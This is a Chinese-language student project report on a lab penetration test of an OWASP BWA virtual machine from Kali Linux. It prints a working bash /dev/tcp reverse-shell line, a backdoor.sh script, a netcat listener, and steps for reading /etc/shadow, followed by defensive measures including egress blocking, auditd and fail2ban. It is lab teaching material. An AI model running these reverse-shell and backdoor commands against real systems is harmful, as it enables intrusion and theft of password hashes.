**資訊工程學系**

**104學年度專題製作期初報告**

**題目：從滲透到防禦(基於 Kali Linux 的反向 Shell 攻擊與後門植入實戰演練)**

指導老師： 教授

組長:高恩在  
組員:

**中華民國 114年6月26日**

目錄

一、 摘要

二、 研究背景與目的

三、 專題內容

四、 研究方法

五、 流程圖

六、 預計完成之工作項目及具體成果

七、 工作分配與預定進度甘梯圖

八、 遭遇問題與解決方案

九、 儀器設備需求表

十、 參考資料

十一、 實驗圖片

**一、摘要**

本專題旨在模擬駭客攻擊流程，運用 Kali Linux 工具集對 OWASP Broken Web Applications（BWA）進行滲透測試，成功獲取遠端系統 root 權限並取得機敏檔案（如 /etc/shadow）。測試過程涵蓋端口掃描、服務分析、漏洞利用、反向 shell 建立、資訊蒐集與網頁服務分析，完整還原實務中攻擊者的操作路徑。本專題不僅提供系統性攻擊流程，也強調防禦觀點與系統安全意識之重要性。

**二、研究背景與目的**

隨著 Web 應用系統日益複雜，潛藏於其中的安全漏洞亦層出不窮。OWASP BWA 提供一個合法、安全的靶場環境，用以學習與測試常見的 Web 弱點及其攻擊手法。本研究以 Kali Linux 為主要攻擊平臺，目的包括：

1. 熟悉滲透測試工具與流程。
2. 執行反向 Shell 建立並取得 root 權限。
3. 驗證靶機系統資訊洩露（如 /etc/passwd、/etc/shadow）。
4. 建立從掃描到攻擊的完整攻擊鏈。
5. 累積合法環境下之紅隊實作經驗。

**三、專題內容**

本研究內容涵蓋以下重點：


* 建置 Kali Linux 與 OWASP BWA 虛擬環境（透過 VirtualBox）
* 確認雙機 IP：攻擊端 Kali（192.168.56.111），目標端 OWASP（192.168.56.105）
* 使用 Netcat 建立 Listener，實現反向 Shell 回連
* 提權至 root 權限後，讀取 /etc/shadow、/etc/passwd、Web 根目錄
* 執行後門腳本並檢視開放端口與 arp table
* 資訊蒐集與網頁資源分析

**四、研究方法**

本研究採用以下滲透流程：

1. **環境建置**：以 VirtualBox 建立 Kali Linux 與 OWASP BWA 主機。
2. **端口與服務掃描**：透過 nmap、netstat 與 arp -a 探測主機服務與連線。
3. **反向 Shell 注入**：於 Kali 上使用 nc -lvnp 4444 等待回連，目標端執行 .sh 後門腳本或 bash -i。
4. **權限提升與資料存取**：取得 root 權限，讀取敏感檔案與登入紀錄。
5. **網站分析**：列出 /var/www/ 目錄中網頁專案如 bwapp、webgoat、evil 等進行資安評估。

**五、流程圖**




**六、預計完成之工作項目及具體成果**

**工作項目表**

| **工作項目** | **預期成果** |
| --- | --- |
| **虛擬機環境建置與網段配置** | **完整連通之 Kali & OWASP 靶機環境** |
| **反向 Shell 測試與後門腳本實作** | **成功連線並控制靶機，建立遠端命令介面** |
| **系統與網頁資源分析** | **收集敏感系統資訊、存取網站目錄、分析網頁弱點結構** |
| **完整實驗截圖與流程紀錄** | **系統命令與流程圖完整呈現，支援最終成果展示** |


**實驗圖片**


1. **前置作業(示意)**


****

從攻擊機（Kali）將 payload（如惡意 ELF 檔案）傳送到目標機（OWASP），測試檔案傳送是否成功、是否能在內部網段滲透

1. **實驗圖片(使用反彈shell)**

****

****

****

實驗報告：OWASP BWA 系統弱點測試

一、實驗目標與環境

目的：  
透過已知漏洞入侵目標主機 OWASP BWA，建立反彈 shell 並提權，蒐集敏感資訊以驗證系統弱點存在。

環境設定：

* 攻擊者主機（Kali Linux）：192.168.56.111
* 目標主機（OWASP BWA）：192.168.56.105

二、反向 Shell 建立過程

1. Kali 啟動 Netcat 監聽：

nc -lvnp 4444

1. OWASP 傳送反向 shell：

bash -i >& /dev/tcp/192.168.56.111/4444 0>&1

結果： Kali 成功接收反向連線並取得 root 權限。

三、目標系統偵察與權限驗證

| 指令 | 說明 | 執行結果 |
| --- | --- | --- |
| uname -a | 查看核心與系統資訊 | Linux owaspbwa 2.6.32-25-generic-pae |
| whoami | 檢查當前使用者 | root |
| id | 查詢 UID 與群組 | uid=0(root) gid=0(root) |
| ls /home | 檢查家目錄使用者 | 發現使用者 user |
| cat /etc/passwd | 取得系統帳號列表 | 可讀取 |
| cat /etc/shadow | 密碼雜湊資料 | 成功讀取，可用於破解分析 |

四、網站目錄與弱點分析

| 指令 | 說明 | 結果 |
| --- | --- | --- |
| ls -l /var/www/ | 列出網站根目錄 | 包含 bwapp、webgoat、wivet 等漏洞平台 |
| ls /var/www/html | 檢查常用目錄 | 不存在 |
| cat /var/www/html/index.php | 嘗試讀取首頁 | 無資料可讀（目錄不存在） |

五、網路服務與可橫向移動資源偵測

1. 查看開啟的網路服務：

netstat -tulnp

偵測結果：

* + Port 80：Apache2
  + Port 443：HTTPS
  + Port 22：SSH
  + Port 3306：MySQL
  + Port 5432：PostgreSQL
  + 其他服務：Java、Samba、nmbd 等

1. 查詢本地網段資訊（ARP）：

arp -a

* + 偵測到：
    - 192.168.56.111（Kali）
    - 192.168.56.1（預設閘道）

六、已完成成果與潛在攻擊向量

已成功事項：

* 成功建立反向 shell 並以 root 權限登入。
* 取得 /etc/shadow 密碼雜湊，可進行離線暴力破解。
* 掌握完整系統版本、使用者、家目錄與服務狀況。
* 探測開放的服務與網路連線資訊。
* 可執行及修改檔案，如部署 backdoor.sh。

**補充：**

**1.後門腳本 (backdoor.sh)：**

#!/bin/bash

bash -i >& /dev/tcp/192.168.56.111/4444 0>&1

**2.提權方式：**

不需額外提權 —— 目標機預設為 root 使用者執行 Web Server

從畫面中我們觀察到以下幾點：

* 在目標機 OWASP BWA 中執行 wget、chmod +x、./backdoor.sh 的使用者為：

root@owaspbwa:~#

* 執行 ./backdoor.sh 成功後連線回 Kali：

connect to [192.168.56.111] from (UNKNOWN) [192.168.56.105] 47340

root@owaspbwa:~#

* 表示「反向 shell 一開始就是 root 權限」。

**3.** **本次實驗防禦面觀點總整理**

主題：從滲透到防禦｜反向 Shell → 後門 → 提權 → 偵測與阻擋

一、阻斷 Backdoor 傳輸與執行

| 防禦措施 | 說明 |
| --- | --- |
| Egress Filtering（封鎖對外連線） | 限制目標主機向外連線，只允許特定 port（如 80/443），封鎖如 4444 的高危埠口： sudo iptables -A OUTPUT -p tcp --dport 4444 -j REJECT |
| 封鎖 Bash TCP 反彈技巧 | 透過 AppArmor / SELinux 禁止 /dev/tcp 連線。甚至可重新編譯 bash 移除其支援。 |
| 移除反向 Shell 工具 | 刪除 wget, curl, nc 等工具減少被利用機會。或用 sandbox 限制（如 Firejail）。 |
| noexec 掛載目錄 | 防止 /tmp, /uploads 被用來執行下載後門： tmpfs /tmp tmpfs defaults,noexec,nosuid 0 0（寫入 /etc/fstab） |

二、帳號與密碼控管加強

| 防禦措施 | 說明 |
| --- | --- |
| 強化 /etc/shadow 權限 | 確保其為 chmod 640 並屬於 root:shadow，避免 hash 外洩。 |
| 禁用 root SSH 登入 | 修改 /etc/ssh/sshd\_config： PermitRootLogin no |
| 安全 sudo 設定 | 僅允許指定指令，不可執行 shell 或任意程式；搭配密碼策略與 2FA 實施。 |

三、啟用日誌與入侵偵測（IDS/IPS）

| 防禦措施 | 說明 |
| --- | --- |
| auditd 系統稽核 | 追蹤關鍵系統呼叫、檔案變更： auditctl -a always,exit -F arch=b64 -S execve -k suspicious-exec |
| fail2ban 阻擋異常登入 | 設定 5 次 SSH 錯密自動封鎖 IP 10 分鐘，修改 /etc/fail2ban/jail.local： maxretry=5, bantime=600 |
| 集中日誌與主動告警 | 整合 rsyslog + logwatch 或 Wazuh, OSSEC，進行集中分析與即時通報。 |

四、檢查後門與異常活動

| 防禦措施 | 說明 |
| --- | --- |
| 掃描後門啟動點 | 常見位置：~/.bashrc, cron, rc.local, systemd 自動啟動等。 |
| 監控可疑程序與連線 | 定期執行：ps aux, netstat -tulnp, lsof -i 檢查異常連線與執行程序。 |
| tripwire 比對檔案完整性 | 比對被入侵前後 /etc/passwd, /bin/bash 是否被竄改。 |

實際防禦驗證設計

防禦驗證 1：fail2ban 阻擋 SSH 爆破

* 安裝並設定最大 5 次錯密後封鎖 IP：

sudo apt install fail2ban

sudo nano /etc/fail2ban/jail.local

# 加入以下內容

[sshd]

enabled = true

port = ssh

maxretry = 5

bantime = 600

findtime = 600

* 測試：從其他主機連續錯密登入超過 5 次 → 應被封鎖。

防禦驗證 2：auditd 偵測後門行為

* 追蹤反向 shell 執行（如 /dev/tcp, /bin/bash）：

sudo apt install auditd

sudo auditctl -a always,exit -F arch=b64 -S execve -k suspicious-exec

* 模擬攻擊行為：

bash -i >& /dev/tcp/192.168.1.1/4444 0>&1

* 查詢記錄：

sudo ausearch -k suspicious-exec

延伸設計與攻防整合

| 防禦工具 | 功能與對應行為 |
| --- | --- |
| tripwire | 比對入侵前後的檔案異動 |
| clamav | 偵測下載後門檔案、每日自動掃描 |
| rkhunter | 偵測 rootkit、異常服務、後門行為 |
| MITRE ATT&CK 映射 | 技術對應： T1059.004 - Unix Shell T1053.003 - Cron → 實驗設計可與防禦策略對應技術分類 |

展示建議：雙視角呈現攻防過程

攻擊流程

1. 反向 shell 成功連線（如 bash /dev/tcp）
2. 上傳並執行 backdoor.sh 後門
3. 建立開機自動啟動（.bashrc, cron）
4. 嘗試提權，存取 /etc/shadow

防禦驗證

1. fail2ban 阻擋 SSH 爆破
2. auditd 偵測 /bin/bash 執行
3. tripwire 偵測敏感檔案被竄改
4. logwatch 每日彙整異常行為通報
5. firewall 封鎖未授權 port

**七、工作分配與預定進度甘梯圖**

| **工作項目** | **完成時間** | **負責人** | **備註** |
| --- | --- | --- | --- |
| |  | | --- |  | 虛擬環境建置與測試網路 | | --- | | 2025/06/30 | 本人 | |  | | --- |  | 完成NAT設定與IP對應 | | --- | |
| |  | | --- |  | Shell 腳本撰寫與測試 | | --- | | 2025/06/30 | 本人 | |  | | --- |  | 包含 bash、nc | | --- | |
| 滲透流程操作與記錄 | 2025/06/30 | 本人 | 攻擊與權限提取 |
| |  | | --- |  | 分析與報告撰寫 | | --- | | 2025/06/30 | 本人 | 圖文並茂、含流程圖 |

**八、遭遇問題與解決方案**

1. **HTTP Server 卡住**：表示伺服器已啟動並在等待目標主機下載檔案，解決方法是確保不要關閉該視窗。
2. **nc listener 無反應**：確認目標主機是否執行了反向 shell，並檢查防火牆設置。
3. **ENOENT 錯誤**：表示某檔案不存在，使用 strace 跟蹤錯誤來源。

**九、儀器設備需求表**

| **設備名稱** | **需求數量** | **具體需求** |
| --- | --- | --- |
| Kali Linux 虛擬機 | 1 | 用於發起攻擊與控制目標系統 |
| OWASP虛擬機 | 1 | 作為靶機，供攻擊測試與滲透演練使用 |
| 網絡連接 | 1 | 需支持內部網絡連接以執行攻擊與通信操作 |

**十、參考資料**

1. **Offensive Security – Kali Linux Documentation**[**https://www.kali.org/docs/**](https://www.kali.org/docs/)
2. **OWASP Broken Web Applications Project**[**https://owasp.org/www-project-broken-web-applications/**](https://owasp.org/www-project-broken-web-applications/)
3. **Netcat Command Guide**[**https://linux.die.net/man/1/nc**](https://linux.die.net/man/1/nc)
4. **HackTricks – Linux Privilege Escalation**[**https://book.hacktricks.xyz/linux-hardening/privilege-escalation**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation)
5. **《Linux 實戰攻防：滲透測試與弱點利用》，電子工業出版社**